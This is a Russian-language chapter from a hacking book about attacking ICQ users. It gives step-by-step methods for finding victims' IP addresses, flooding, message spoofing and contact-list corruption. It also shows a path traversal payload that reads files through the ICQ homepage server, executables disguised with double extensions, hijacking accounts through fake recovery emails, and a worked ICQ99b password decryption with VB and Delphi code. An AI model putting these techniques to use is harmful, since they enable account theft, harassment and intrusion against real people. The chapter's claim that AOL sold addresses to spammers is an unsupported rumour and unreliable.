
— Холмс, а с чего вы взяли, что он программист?

— Это же элементарно! Во-первых, он долго думал над ответом. Во-вторых, его ответ был абсолютно точен. И в третьих — абсолютно бесполезен!




Российские хакеры взломали бортовой компьютер российского истребителя СУ-27. Теперь боекомплект самолета нескончаемый.

Глава 14



Интимные беседы по ICQ

Встречаются два хакера:
— Говорят, ты женился!
— Да, есть такое дело.
— А как зовут?
— (в задумчивости) Окс... нет, Тат... Короче
ICQ# 9876543210



ICQ (в российском быту — «Аська») означает «Я ищу тебя». Это новаторская программа, придуманная компанией Mirabilis (в 1998 году Mirabilis была продана AOL за 400 миллионов долларов). ICQ сообщает вам, когда ваши друзья появляются в сети, и помогает общаться с ними. Вы можете посылать им текстовые сообщения, URL-ы, чатовские запросы, обмениваться файлами, посылать поздравительные открытки и голосовые сообщения. Такую программу часто называют Instant Messenger (мгновенный курьер).

На мой взгляд, ICQ — самый лучший из «курьеров». Он на голову выше AIM (AOL Instant Messenger), Yahoo Instant Messenger, MSN Instant Messenger, Goovey и т.д. И, конечно, у «Ашки» много ярких поклонников. Если хотите взглянуть на статистику, зайдите на www.icq.com. Там же вы можете скачать программу ICQ (или с того же сервера, но по другому домену — www.mirabilis.com). ICQ доступен для всех версий Windows, Mac и многих дистрибутивов Linux.

Однако учтите, что миленькая ICQ, будучи прекрасной и новаторской программой, против хакеров совершенно незащищена. Это произошло из-за того, что:

а) ее клиент выполняет слишком много операций (клиентских операций);

б) программисты Mirabilis были очень неаккуратными.

Сейчас я поясню свою точку зрения.

Клиентские операции делают ICQ уязвимой для атак по нескольким причинам. Хакеры могут подделывать сообщения (отправлять ложные сообщения, которые будут выглядеть как бы посланными от другого пользователя), потому что ICQ принимает сообщения от любого IP.

Некоторые люди посылают сообщения через клиента ICQ, другие привыкли использовать для такой пересылки сервер. Поэтому ICQ принимает сообщения не только от сервера, но и от любого узла. Если бы она принимала их только от сервера, все сообщения проходили бы через сервер, и тогда подделка сообщений была бы более трудной.

Позже мы обсудим взломы для ICQ. Они были бы невозможными, если бы все операции производились серверами ICQ. Возь-

мом, к примеру, так называемую «открывалку IP». Вашей ICQ нужны IP-адреса других людей, чтобы посылать им отправления. Если бы отправления шли только через сервер, ICQ-клиент подключался бы к серверу и указывал ему на отправку того или иного события на тот или другой UIN, даже не зная IP этого UIN.

С другой стороны, сервер знал бы все IP и выполнял поставленные задачи. В этом случае для раскрытия IP вам потребовался бы доступ к серверу, а добыть его было бы труднее, чем скачать и запустить программу крэка.

А тут еще программисты Mirabilis допустили ряд промахов. Поймите меня правильно: я не ставлю себя выше них. Мой код кишит блохами, и иногда я не помню, чем занимался пять минут назад («код» на слэнге программистов означает исходный код; «блоха» — ошибка в программе).

Но поверьте мне на слово: парни из Mirabilis не были гениями. Каждый делает ошибки. В данном случае, скорее всего, виновато слабое бета-тестирование.

Кстати, ICQ не единственный «курьер» с таким количеством уязвимых мест. Заявленная «отлично защищенной» MSN (Microsoft Network) имеет множество «дыр», которыми пользуются благодарные хакеры.

Крэки

Крэк — это небольшой исполняемый файл, который изменяет что-то в определенной программе. Например, он делает программу общедоступной (программой, которая может свободно распространяться без ограничительных сроков и серийных номеров) или дает опции, которые вам не полагалось иметь.

Крэки для ICQ позволяют вам:

а) видеть все IP-адреса, даже если кто-то из пользователей указал в настройках меню «не показывать мой IP-адрес».

б) добавлять кого-то в контактный список без авторизации.

в) использовать одновременно несколько ICQ (чтобы одновременно пользоваться большим числом UIN).

г) добавлять себя к своему контактному списку (это полезно для защиты от ДВ-порчи).

Чтобы найти IP-адреса, необязательно скачивать крэки. Отправьте сообщение кому-нибудь и сделайте это так, чтобы оно не пошло через сервер. Если у вас не получается, начните сессию чата или пересылку файла (они никогда не проходят через сервер). Затем откройте окно DOS и напечатайте: `netstat -a`.

Вы увидите все активные подключения. Одно из них принадлежит человеку, с которым вы общаетесь. В таблице будет указан его IP-адрес. Для уточнения, какой из указанных адресов принадлежит ему, отправьте сообщение на его адрес, снова выполните `netstat -a` и посмотрите, что изменилось.

Лучшим крэк-пакетом для ICQ, на мой взгляд, является IsoaQ. Раньше его можно было скачать с сайта <http://thor.prohosting.com/~bornic>. Сейчас многие хакерские сайты закрываются по распоряжению напуганных правительств. К пакету приложен FAQ, который поясняет способы применения и содержит очень интересную информацию.

Флудинг

«Флудинг» означает затопление кого-то тысячами сообщений или какими-то посланиями. Отсюда в великом и могучем русском языке появился неологизм — глагол «флудить». Имеется несколько методов флудинга по ICQ.

а) Первый способ: дважды кликните по имени жертвы в контактном списке, напишите сообщение, скопируйте его, отправьте, затем снова дважды кликните по имени жертвы, нажмите на «Вставить», отправьте, снова дважды кликните, нажмите на «Вставить», отправьте... и так далее. Такой способ очень трудоемкий и неэффективный.

б) Второй способ: воспользуйтесь «флудером» (вид программ, которые часто называются «консервами» («canned»); вам лишь остается открыть их и съесть). Пища, приготовленная вами, будет вкуснее и принесет больше удовольствия. Но если вы плохой повар... или вам лень готовить, то... пользуйтесь «canned» flooders.

Флудеры пишутся людьми, которые изучают ICQ-протокол, наблюдая за ICQ, создавая на своих компьютерах поддельные сер-

веры и собирая данные о функциях ICQ. Некоторые флудеры наносят огромный ущерб. Они посылают столько сообщений, сколько вы укажете. Но вместо того, чтобы отправлять их с одного UIN, они пересылают их один за другим — каждое с поддельного UIN.

Жертва вдруг видит, что ее контактный список заполняется людьми, которых она не знает. Каждый из этих людей посылает ей идентичное сообщение.

Вы можете раздобыть хороший флудер на сайте **www.warforge.com**. Этот сайт просто клад для скриптососов. Напомню, что скриптососами называют людей, которые считают себя хакерами, но которые пользуются чужим софтом и даже не знают, на каком принципе действуют программы. Лично я не советую вам флудить. Это ламерское занятие для отъявленных оболтусов.

В любом случае вам нужен ICQ-порт, чтобы задействовать флудер. ICQ-порт — это порт, который открывается и выслушивается ICQ. Они располагаются где-то между 1024—2000 (см. Приложение 2). Вам нужно просканировать этот диапазон обычным сканером портов и задать сравнительно высокую паузу (timeout) в одну-две секунды.

Так как флудеры и многие утилиты ICQ требуют для работы ICQ-порт, вы можете открыть несколько портов в указанном диапазоне, чтобы смутить тех ламеров, которые захотят зафлудить вас. Вы можете составить простую программу для файла `/etc/inetd.conf` или воспользоваться Netcat («армейским тесаком» системного администратора).

Более полную документацию ищите по ключевым словами или на сайте **www.warforge.com**.

Но вернемся к методам флудинга:

с) ICQ имеет черту, называемую Email Express (почтовый экспресс). Пусть ваш UIN: 5917057. Если кто-то направит сообщение для 5917057@icq.com, вы получите его, как сообщение Email Express прямо на клиент вашей «Аськи».

Но что случится, если кто-то использует «консервы» с почтовым бомбардировщиком (**canned mailbomber**) и зафлудит этот почтовый адрес? Вы просто утонете в потоке сообщений.

Чтобы защититься от такой напасти, вы должны деактивировать Email Express в настроечном меню ICQ. Я снова не

советую вам прибегать к методу «с». Во-первых, это ламерский идиотизм. Во-вторых, жертва может увидеть ваш почтовый адрес и IP (хотя вы, конечно, можете подделать магистрали письма).

Если вас часто «затапливают» письмами, используйте программы, которые могут закрывать ваш ICQ-клиент и удалять все непрочитанные сообщения.

Такие программы можно найти на уже известном сайте **www.warforge.com**.

Спуфинг

«Спуфинг» — это «розыгрыш» или «подделка». Например, spoofing messages — это поддельные сообщения, spoofing your IP — подделка вашего IP-адреса и т.д. Лучший инструмент для этого (спуфер) называется Lame Toy. Его можно раздобыть на сайте **www.warforge.com**.

Используя спуфинг, вы можете классно разыгрывать людей — например, посылать им сообщения от них самих, подменять собой их компьютеры, отправлять кому-то письма от их возлюбленных (нет-нет, этого не нужно делать!). Lame Toy может подделывать и другие события, такие как URL-ы, запросы на передачу файлов, чатовские запросы и т.д.

Если вы отправите кому-то сообщение от него самого, и он добавит себя в свой контактный список, то в следующий раз, когда этот человек стартует ICQ-клиент, он потеряет весь свой контактный список. Это называется DB-порчей, где DB означает базу данных (DataBase).

База данных ICQ содержит ваш контактный список, всю вашу личную информацию и настройки. Она хранится в поддиректории DB (для старых версий), NewDB или DB99b в директории ICQ. Если жертва уже добавила себя в свой контактный список, проведите атаку DOS, чтобы он отключился от сети и провел рестарт ICQ. Это очень грубое действие, на которое способны только отъявленные сетевые хулиганы.

Если вы хотите защитить себя от спуфинга, получите крэк для ICQ, который позволит вам добавить себя в ваш контактный список. Не забывайте еженедельно обновлять копию вашего контактного списка.

Как испортить домашнюю страницу ICQ

Домашняя страница ICQ является встроенной чертой новых версий ICQ. Она позволяет открывать на вашем компьютере небольшой вэб-сервер и размещать на нем маленький вэб-сайт. Там можно установить счетчик и регистрировать хиты, когда кто-то посещает вашу вэб-страницу (если только вы не деактивировали эту черту).

Этот вэб-сайт будет доступен только тогда, когда вы подключаетесь к Сети. Но в настоящее время, когда многие люди имеют круглосуточное подключение, эта черта довольно полезна.

Как же обезопасить эту маленькую страничку? Дело в том, что вэб-сервер домашней страницы ICQ уязвим для двух ужасно глупых атак:

а) Когда вы подключаетесь к нему вручную (с помощью telnet, Netcat или другой программы), а затем вводите нестандартную команду, вэбсервер зависает и делает ICQ-клиент жертвы недееспособным. Например, команда get в комбинации с параметром получает определенный файл.

Если вы хотите получить картинку <http://www.yahoo.com/poop/shit.jpg> (на самом деле такой поддиректории на Yahoo не существует), вы просто подключаетесь к порту 80 www.yahoo.com и печатаете: «get /poop/shit.jpg» (без кавычек). Если же вы подключитесь к домашней странице вэб-сервера ICQ и напечатаете get без параметра, вэб-сервер зависнет вместе с ICQ, а вы получите сообщение о «потере подключения».

На новейших версиях ICQ вы тоже получите сообщение о потере контакта, но вэб-сервер не зависнет, а просто закроет ваше подключение.

б) Директорией ICQ-вэб-сервера по умолчанию является `c:\programfiles\icq\homepage\`. Все, что находится в этой директории, может быть прочитано любым броузером (или приложением telnet, если по какой-то странной причине вы решили делать осмотр с помощью telnet). Но что если вы имеете опцию для подъема в это поле? Допустим, вы получаете `c:\program files\icq\` или даже `c:\` ?

Это можно сделать с помощью вебсервера ICQ, который поставляется вместе с ICQ99a builds #1700 и #1701.

Например, если вы хотите прочитать у кого-то файл system.ini, расположенный в c:\windows\system.ini, вам нужно подняться три раза, чтобы выйти из c:\program files\icq\homepage и перейти в c:\, а затем спуститься из c:\ в c:\windows.

Это можно сделать доступом к следующему URL на веб-сервере жертвы: «/.../windows/system.ini» (без кавычек). Сейчас я все объясню.

Одна точка означает «текущую директорию». Две точки означают подъем на одну директорию. Три точки — подъем на две директории, а четыре точки — подъем на три директории. В нашем примере мы поднимаемся на три директории и получаем c:\, затем спускаемся вниз к c:\windows и там получаем c:\windows\win.ini.

Это универсальное правило, которое работает на любой операционной системе, включая Windows, которая поддерживает вебсервер ICQ.

Хм! Мы печатаем в этом URL, но получаем ошибку 304 (запрещено). Все ясно. Этот веб-сервер позволяет доступ только к страницам .html, файлам .jpg и .gif — к файлам, которые можно найти на обычной веб-странице.

Неужели мы не одурачим какой-то глупый веб-сервер? Давайте напечатаем в этом URL (вновь без кавычек): «/.../.html/windows/system.ini». Вы можете скачивать DB-файлы жертвы и использовать их позже для получения его пароля.

Вы можете скачать менеджер — GetRight, Go!Zilla, ReGet и т.д. Хотя самые последние версии домашней страницы ICQ больше не имеют этой «дыры».

Трюк с пересылкой файла в ICQ

Получая запрос на пересылку файла, вы можете видеть имя файла в небольшом окне диалогового окна запроса. Но что произойдет, если имя файла будет слишком длинным?

Давайте поэкспериментируем. Возьмите исполнительный файл «file.exe» (без кавычек) и измените название на «file.jpg.exe». Отправьте файл кому-нибудь по «Аське».

Так как имя файла слишком длинное, маленькое окно покажет столько, сколько сможет, скрыв часть «..... .exe» от глаз жертвы. Человек получит файл, увидит невинное «.jpg», кликнет по нему и получит ваш вирус или то, что вы вложите в исполнительный файл. Можно пойти еще дальше.

Сделайте исполнительный файл и назовите его «sex-story.txt .exe».

Наделите его ярлыком простого файла .txt.

Надеюсь, что теперь, получив по ICQ файл от другого пользователя, вы дважды подумаете, прежде чем выполнять его.

Раскрытие невидящих пользователей

ICQ имеет черту, которая называется «список невидящих». Каждый человек в этом списке не может видеть, находитесь ли вы в Сети или не находитесь — даже если вы указаны в его контактном списке.

Если кто-то сделал вас «невидящим», и вы хотите узнать, находится ли он в Сети, сделайте следующее:

(а) Найдите его UIN (допустим, 5917057).

(б) Идите в www.icq.com/5917057

(в) Взгляните на маленькую картинку, которая говорит, находится ли он в Сети или не находится.

Эта опция называется «Сетевое чутье или осознание» (web-aware). Она позволяет людям, не имеющим ICQ, узнавать в каком вы сейчас режиме — он-лайн или офф-лайн. Еще она нужна для создания ICQ веб-страниц (некоторые ее HTML-коды позволяют людям, не имеющим «Аську», посылать вам сообщения и выполнять другие операции с ICQ).

«Сетевое осознание» можно отключить в настроечном меню. Если вы его отключили, то люди, пришедшие на www.icq.com/ваш-uin, увидят, что картинка говорит о «деактивации», а не об «он-лайн» или «офф-лайн».

Если ваша жертва отключила «сетевое осознание», вы по-прежнему можете определить ее присутствие в Сети.

Зарегистрируйте для этого дела другого пользователя ICQ (займет минуты три-четыре), затем переключитесь на него и добавьте в список вашу жертву.

Не общайтесь с этим человеком, пока используете новый аккаунт. Возможно, он забудет о вас со временем и не вставит в список «невидящих». Тогда, используя новый аккаунт, вы будете видеть, находится ли он в сети или не находится.

Похищение паролей

Если вам каким-то образом удалось завладеть DB-файлами жертвы, вы легко можете похитить пароль этого человека.

Пароли хранятся в некодированном виде в файлах .dat.

Они размещаются в конце строки iUserSound. Если вы не можете найти пароль, скачайте ретривер (восстановитель) локальных паролей с сайта **progenic.com** и извлеките пароль из файлов .dat.

Некоторые люди пишут в своем инфо ложные почтовые адреса, например: fuck-off@hotmail.com, fake@not.real.com и тому подобное. В первом случае (fuck-off@hotmail.com) вы можете посмотреть, принадлежит ли кому-нибудь этот адрес. Если он свободен, то зарегистрируйте его, затем перейдите на www.icq.com и используйте ссылку «забыли ваш пароль?».

Введите UIN жертвы и пароль будет отправлен на «его» почтовый адрес (fuck-off@hotmail.com). Затем используйте свой аккаунт на hotmail и дождитесь появления пароля в вашем почтовом ящике.

Вот другой пример. Жертва заявила, что ее почтовым адресом является fake@pentagon.com. Конечно, жаль, что этот человек не написал pentagon.gov, потому что pentagon.com — это бесплатный почтовый сервер. Вы регистрируетесь как fake@pentagon.com и получаете его пароль.

Если ваша жертва заявляет ложный адрес fake@not.real.com, вы можете зарегистрироваться на real.com за 70 долларов, создать поддомен not.real.com, получить на нем почтовый сервер POP3, зарегистрировать аккаунт «fake» и добыть пароль жертвы. Потому что теперь вы — fake@not.real.com. Но вряд ли вам захочется идти на такие издержки времени и средств ради какого-то пароля «Аськи». Хотя, как видите, метод вполне эффективный.

Вы можете угадать пароль другого человека, но на это потребуется некоторое время. Вы заметили, что максимальная длина ICQ-пароля составляет восемь знаков? Когда-то давно, в году эдак 1997, вы могли использовать клоны Linux для ICQ и входит в аккаунты людей без паролей. Некоторые ICQ-клоны для Linux не вынуждали пользователя иметь пароли длиннее восьми знаков.

Но если вы вводили логин какого-то человека и печатали пароль, имевший более восьми знаков, буфер переполнялся и проверка пароля просто пропускалась. Переполнение буфера происходит, когда программа назначает определенный буферный размер для какого-то действия.

Буферные переполнения вызывают многие «смущающие ситуации», а в данном случае программа пропускает фазу проверки пароля.

Умные мысли и откровения

Я знаю, что многие люди не пользуются «Аськой» и другими «курьерами» из-за ее слабой защиты. Тогда им нужно отказаться от электронной почты из-за возможной «почтовой бомбардировки» и от Сети, потому что их странички могут взломать.

Отказ и бегство — это не решения проблем. Вы сами творцы своей компьютерной безопасности.

А знаете, почему AOL купил компанию Mirabilis за такие большие деньги (400 миллионов долларов)?

Ответ простой: **из-за почтовых адресов.**

ICQ имела сотни миллионов пользователей и каждый день регистрировала новые аккаунты. Многие из пользователей вставляли в свое инфо почтовые адреса. Естественно, AOL продала часть этих адресов спамерам (небольшими партиями и не сразу, иначе эта сделка вызвала бы большой скандал). По слухам, спамеры платят за каждые 1000 адресов около 90 долларов.

Если вы обладаете миллионом адресов — стоимость сделки равняется 90 000 долларов. От спамеров «кормятся» все бесплатные почтовые серверы. Ваш адрес продают и перепродают десятки раз. Я не вижу здесь большой беды, но вы должны знать эту правду.

Установка ICQ под Linux

Почему же компания Mirabilis не создала ICQ под Linux? Cyber God, член хакерской группы Black Sun Research Facotry, рассказывал такую историю. Однажды он подписался на рассылку с сайта Mirabilis, и всем подписавшимся людям пообещали подарить ICQ-версию под Linux. Хакер ждал месяц-другой, затем снова зашел на страничку Mirabilis, но о рассылке новостей и данном обещании там уже ничего не говорилось. Ходили слухи, что проект не включили в бюджет.

Тем не менее, вы можете установить ICQ под Linux следующим образом:

а) скачать ICQ для Java и получить Java Virtual Machine для Linux. Стартуйте JVM и используйте на ней ICQ для Java;

б) посетите www.linuxberg.com, зайдите на их страницу software, найдите раздел ICQ и получите список ICQ-клонов под Linux.

Цепочные письма ICQ (письма счастья)

Больше всего в «Аське» раздражает не слабая защита, а нескончаемый поток *цепочных* писем. «Отправь это послание, иначе Mirabilis начнет брать деньги за использование ICQ!» «Отправь это послание, и твоя ICQ изменит цвета!» «Отправь это послание, и будет тебе счастье!» «Отправь это предупреждение каждому! Не добавляйте в список 5917057 (или любой другой номер UIN)! Он рассылает вирусы!» «Отправь это письмо шести знакомым, и ты сможешь участвовать в лотерее!» «Отправь это письмо дальше, иначе твой монитор расплавится!»

О, люди! Где ваш разум? Я никогда не пересылал этой чепухи, и с меня не взяли ни копейки. Пусть за меня не молилось 49 буддистских монахов, но я не поймал ни одного вируса, и мой монитор не расплавился.

Не способствуйте рассылке этих писем. С вами ничего не случится. Наоборот, я знаю людей, которые уверены, что пересылка цепочных писем приносит человеку неудачу. Однажды мой приятель послал свое цепочное письмо (кажется, в 2001 году). В нем был такой текст (на английском):

«Это ICQ цепочное письмо. Ни в коем случае не прерывайте цепочки, иначе вы подвергнете себя большой опасности! Синди из Сиднея переслала это письмо 49 миллионам человек и стала королевой Заира! Маша из России переслала это письмо 24 миллионам человек и стала космонавткой. Джил из Бразилии не переслал это письмо никому и превратился в лягушку. Чен из Японии переслал это письмо 107 тысячам человек и стал чемпионом мира по покеру!»

Если вы перешлете это письмо 5 знакомым, они рассердятся на вас за рассылку «глупых» писем. Если вы перешлете письмо 10 знакомым, они считают вас больным человеком. Если вы перешлете это письмо 100 адресатам, вас назовут спамером.»

Недавно (в начале 2004 года) мне вновь прислали это письмо. В нем появились правки, и оно превратилось в обычное «письмо удачи». Поэтому я прошу вас: даже не шутите на тему цепочных писем.

Как получить ICQ-порт

Не обязательно скачивать сканеры портов, например, какой-нибудь новейший «ICQ Portscanning 3l33t k-rad h4x0r1ng proggie».

Вы сами можете получить ICQ-порт и заниматься флудингом, спуфингом и прочими забавами. Помните, я рассказывал вам о крутом способе получения IP-адресов на «Аське»? Получение порта — почти такая же процедура.

Как только вы найдете IP, рядом будет указан порт. Подключения в netstat отображаются IP-адресами, номерами локальных и удаленных портов, поэтому вам нужно только отыскать удаленный IP своей цели.

Вы увидите его_ IP:номер_порта. То есть после двоеточия будет указан номер порта. А можно сделать еще проще. Смотрите следующую часть.

Преимущества Unix ICQ-клонов

Хотя ICQ-клоны всегда имеют меньше черт, чем официальные программные продукты, иногда они имеют классные особенности, такие, например, как опция меню, позволяющая вам обновлять инфо контактного списка, или кнопка, которая при вашем неудачном подключении соединяет вас со следующим сервером из списка серверов.

Многие ICQ показывают IP-адрес и ICQ-порт жертвы в новом окне на странице инфо, а также разрешают вам добавлять людей без авторизации и их извещения (хотя, конечно, вы можете известить этих лиц о добавлении к вашему списку). Более того, некоторые ICQ-клоны имеют встроенный спуфер сообщений (для их подделок)! Да уж!

Самостоятельное конвертирование IP в UIN

Предположим, что кто-то пытался атаковать ваш компьютер. Файервол предотвратил попытку DoS-атаки. Вы решили поговорить с этим парнем и объяснить ему, насколько он глуп. Но, увы, у вас имеется только его IP-адрес. Нет проблем. Если этот пользователь имеет ICQ, вы легко можете получить его UIN. Вообще полезно знать, как конвертировать IP-адреса в UIN.

Наш маленький трюк довольно прост. Прежде всего достаньте простенький спуфер сообщений (message spoofer). Снабдите его IP цели и направьте ложное сообщение, исходящее с вашего UIN. Например, если ваш UIN — 5917057, вы подделываете сообщение с этого UIN.

Отправьте «ложное» сообщение на IP вашей цели. В этом сообщении вам нужно поднять тему, на которую вам обязательно ответят — что-то очень интересное. Допустим, цель ответила. Куда, по вашему мнению, отправится ответ?

Конечно, к вам. Вы посылали сообщение со своего UIN, поэтому и ответ придет на него. Получив ICQ-сообщение, вы получаете и UIN.

Что можно делать с контактным списком

Я уже говорил, что если вы заставите кого-то добавить себя в список, он может потерять весь список (при условии, что не имеет

патча против этого бедствия). Вы уже знаете, как, используя спуферы сообщений, заставлять людей добавлять себя к своим спискам. А вот еще один крутой способ для этого.

Прежде всего вам нужно внести жертву в свой контактный список. Затем измените его имя в вашем контактном списке и отправьте ему его самого в качестве контактной персоны. Ему будет казаться, что присланный вами контакт является контактом другого человека. Вполне возможно, что добавит его (то есть, себя) к контактному списку.

Если вы хотите защитить себя от подобных атак, установите патч, который позволяет вам добавлять себя в ваш контактный список. Или просто следите за тем, чтобы не добавлять себя в свой список.

Интересные трюки с ICQ-протоколом

Представьте, что вы можете просматривать чужие беседы! Что вы можете получать IP-адрес, порт и кучу информации об определенном пользователе за пару секунд! Что вы можете получить контроль над его системой. Для этого вам нужно изучить ICQ-протокол. Тем более, что другие люди уже могут знать его и использовать свои знания для злобных шуток над вами. Изучить ICQ протокол вы можете здесь: <http://www.student.nada.kth.se/~d95-mih/icq/>. Там же вас снабдят «консервами», которые помогут вам применить знание ICQ протокола в деле. Кое-что вы найдете на сайте: <http://www.hackology.com/~ewitness/>.

Журнал и контактный лог

Если вам удалось стащить у кого-то DB-файлы (файлы базы данных), размещенные в соответствующей DB-директории его ICQ директории (например, файлы DB в icq99a могут находиться в db99a), вы можете поместить их в вашу DB-директорию и начать сессию ICQ на другом аккаунте с чужим контактным списком и журналом. Если тот человек имеет старую версию ICQ, вам понадобится DB-конвертор, чтобы привести в соответствие его DB-файлы с вашей новой версией ICQ. Если же его версия новее вашей, то обновите свою.

Вы можете извлечь его ICQ пароль. Обычно пароль располагается в строке, которая начинается с IUserSound (или

I_UserSound). В крайнем случае используйте инструмент для автоматического восстановления ICQ-паролей. Их тысячи в архивах скриптососов.

Webicq.com

Служба **www.webicq.com** предоставляет вам доступ к вашему ICQ-аккаунту в любой точке мира. Что же в этом интересного? Служба **www.webicq.com** позволяет вам добавлять людей в ваш контактный список без их одобрения. Но это еще не все. Если вы имеете трудности с крэком, позволяющим вам одновременное использование нескольких ICQ, или не можете найти крэк для вашей версии ICQ, не переживайте. Вы всегда можете использовать **webicq.com** как второе окно ICQ.

Расшифровка ICQ-пароля (ICQ99b)

Версии ранее ICQ99b сохраняли пароли ICQ в чистом тексте (без кодировки) в DB-файле, который располагался в следующих местах (в зависимости от версии):

Версии ниже, чем ICQ99a = \ICQ\DB\
 ICQ99a = \ICQ\NewDB\
 ICQ99b = \ICQ\DB99b\

Теперь осмотрите файл и найдите пароль — обычно он находится в строке, которая начинается с «iUserSound».

DB-файлы — это два файла: <ваш UIN>.dat и <ваш UIN>.idx. Чтобы расшифровать (декодировать) ICQ-пароль, вам необходимы 3 куска информации:

1. Ваш UIN
2. Значение вашей CryptIV
3. Кодированный пароль

Пароль ICQ99b кодирован в файле .dat, в папке \ICQ\DB99b\ и размещается после текста: Password. Реальный кодированный пароль является текстом из четырех букв.

Давайте рассмотрим пример:

Password k\$ af799034f6bb402e837f

Четыре буквы после слова «Пароль» (Password) создают кодированный пароль:

af799034f6bb402e837f.

Наверное, вы уже догадались, что кодировка сделана шестнадцатичными числами, а именно:

AF 79 90 34 F6 BB 40 2E 83 7F.

Теперь представим код в удобной форме:

0xAF

0x79

0x90

0x34

0xF6

0xBB

0x40

0x2E

0x83

0x7F

Другим важным элементом является значение вашей CryptIV. Осмотрите файл .dat, найдите текст: 99BCryptIV, который стоит перед словом «password».

Значение CryptIV используется для генерации ключа дешифровки.

Итак, мы осматриваем файл .dat, находим «99BCryptIV», пропускаем нулевой терминатор и символ «h». Другими словами, мы игнорируем первые два символа, которые находятся за словом «99BCryptIV».

Следующие четыре символа являются значением вашей CryptIV. Они выглядят немного странно — например, так: 99BCryptIV h]Я~t. То есть значением CryptIV будет:]Я~t.

Теперь нам нужно подставить ascii-значения для каждого символа:

] = 93
Я = 223
~ = 152
t = 116

Ascii-значение какого-то символа — это его цифровое значение. Каждый отдельный символ на клавиатуре имеет определенное число, называемое Ascii-значением. Для конвертирования четырех символов CryptIV в ascii-значения нам нужно выполнить следующее вычисление:

(1-й + 2-й * 256 + 3-й * 65536 + 4-й * 16777216)
= CryptIV

1-й, 2-й, 3-й и 4-й биты представляют ascii-значение каждого символа 99BCryptIV. В нашем примере мы получаем:

(93 + 223 * 256 + 152 * 65536 + 116 * 16777216) =
1956175709

Последним шагом будет конвертирование результата в шестнадцатиричный вид. Проще использовать Visual Basic и сделать запрос:

msgbox hex(1956175709) .

В Delphi этот код будет таким:

showmessage(inttohex(1956175709,1));

После конвертирования мы получим значение: 7498DF5D. Правильными вариантами описания будут 0x7498DF5D или 7498DF5Dh.

Последним важным элементом является ваш UIN. Какую информацию он содержит? Ваш UIN — это ваш ICQ-номер. Допустим, ваш UIN: 16831675.

Теперь мы обладаем всеми необходимыми данными:

UIN : 16831675

CryptIV : 7498DF5D

Кодированный пароль: AF 79 90 34 F6 BB 40 2E 83 7F

Эти данные нужны нам для генерации ключа дешифровки (или XOR-ключа). Расчеты довольно сложны, поэтому вы можете воспользоваться программой, которую я укажу ниже.

Запустите ее в действие, введите значения UIN и CryptIV, затем кликните «Generate Key».

Хотя процесс генерации XOR-ключа очень сложен, я включил в главу исходный код: «XorKeyGn.pas», написанный на языке pascal. Программа «ICQ99b.exe» является версией этого кода в Delphi. Исходный код XorKeyGn.pas написан исключительно на CovertD.

Расчеты с карандашом

Нам нужно получить XOR — ключ дешифровки. Для вышеприведенного примера моя программа собрала следующий ключ дешифровки:

A7 79 F8 55-95 D0 26 4F-F2 7F 2C.

Теперь удаляем два первых шестнадцатирчных значения из XOR-ключа и кодированного пароля. Получаем:

Кодированный пароль = 90 34 F6 BB 40 2E 83 7F

XOR-ключ = F8 55-95 D0 26 4F-F2 7F 2C

Теперь выполним операцию XOR:

0x90 xor 0xF8

0x34 xor 0x55

0xF6 xor 0x95

0xBB xor 0xD0

и т.д.

Пример операции XOR: [0x90 xor 0xF8]

0x90 = 144 010010000

=>

= > 001101000 = 104

0xF8 = 248 011111000

Проводим операцию XOR над всем закодированным паролем и записываем результаты (в нашем примере первым результатом будет 104). Затем конвертируем результаты в их Ascii-символы. 104 становится h.

Более легкий подход

Ниже приведены коды для VB и Delphi, которые выполняют расчеты XOR.

Код Visual Basic:

```
Dim Key, Encrypted As Variant
```

```
Dim Decrypted As String
```

```
Dim x As Integer
```

Если вы делаете это для своего собственного пароля, а не для примера, не забудьте заменить представленные значения на ваши значения.

```
Key = Array(&HF8, &H55, &H95, &HD0, &H26, &H4F,  
&HF2, &H7F, &H2C)
```

```
Encrypted = Array(&H90, &H34, &HF6, &HBB, &H40,  
&H2E, &H83, &H7F)
```


Начинаем операцию XOR на кодированном тексте с помощью ключа, затем конвертируем значения в ascii-знаки.

```
For x = 0 To 7
Decrypted = Decrypted & « « & Chr(Key(x) Xor
Encrypted(x))
Next
```

'Показываем сообщение с декодированным текстом.

```
MsgBox Decrypted
```

Записываем все результаты, которые появились в окне сообщения.

Код Delphi:

```
Var
Decrypted : String;
x : Integer;
```

Const

//Если вы делаете это для своего собственного пароля, а не для примера, не забудьте заменить представленные значения на ваши значения//.

```
Key : Array[0..8] of Integer = ($F8, $55, $95,
$D0, $26, $4F, $F2, $7F, $2C);
Encrypted : Array[0..7] of Integer = ($90, $34,
$F6, $BB, $40, $2E, $83, $7F);
```

```
begin
```

```
//Начинаем операцию XOR на кодированном тексте с
помощью ключа, затем конвертируем значения в ascii-знаки//.
```

```
For x := 0 To 7 do
```

```
begin
```

```
Decrypted := Decrypted + ' ' + Chr(Key[x] Xor
Encrypted[x]);
```

```
end;
```

```
//Показываем сообщение с декодированным текстом.
```

```
ShowMessage(Decrypted);
```

```
end;
```

Заключение

В результате вы получили нечто в формате:

```
< Пароль! > < возможно, один или больше
бесполезных символов >
```

Наш пароль расшифровался как «hackfaq». Три бесполезных символа означают следующее:

а) первый символ — это длина слова; hex-значение (на самом деле его не нужно конвертировать в ascii), равное длине декодированного пароля. Одним словом, первый символ содержит длины пароля;

б) второй символ — пустая закладка.

в) третий символ — нулевой терминатор — то есть zip, ничто, 0.

Если все эти объяснения навеяли на вас скуку, то используйте поисковые системы и найдите программу «ICQ Decrypt». Она избавит вас от затрат сил и времени (хотя и не обогатит знаниями).

```
00.00.00.00?? / 0.0.0.0??
```

Иногда (точнее, часто) при определении IP-цели, вы получаете 00.00.00.00 или 0.0.0.0. Откуда берутся такие цифры? Объяснение простое — несовместимость. Такое происходит каждый раз, когда очень древние ICQ-клоны для Unix/Linux или Windows/Java начинают конфликтовать с современными версиями ICQ. Впервые этот баг проявился в ICQ 99b. Теперь он стал традиционным. Столкнувшись с таким безобразием, воспользуйтесь техникой netstat -a.

Новые «дыры» ICQ

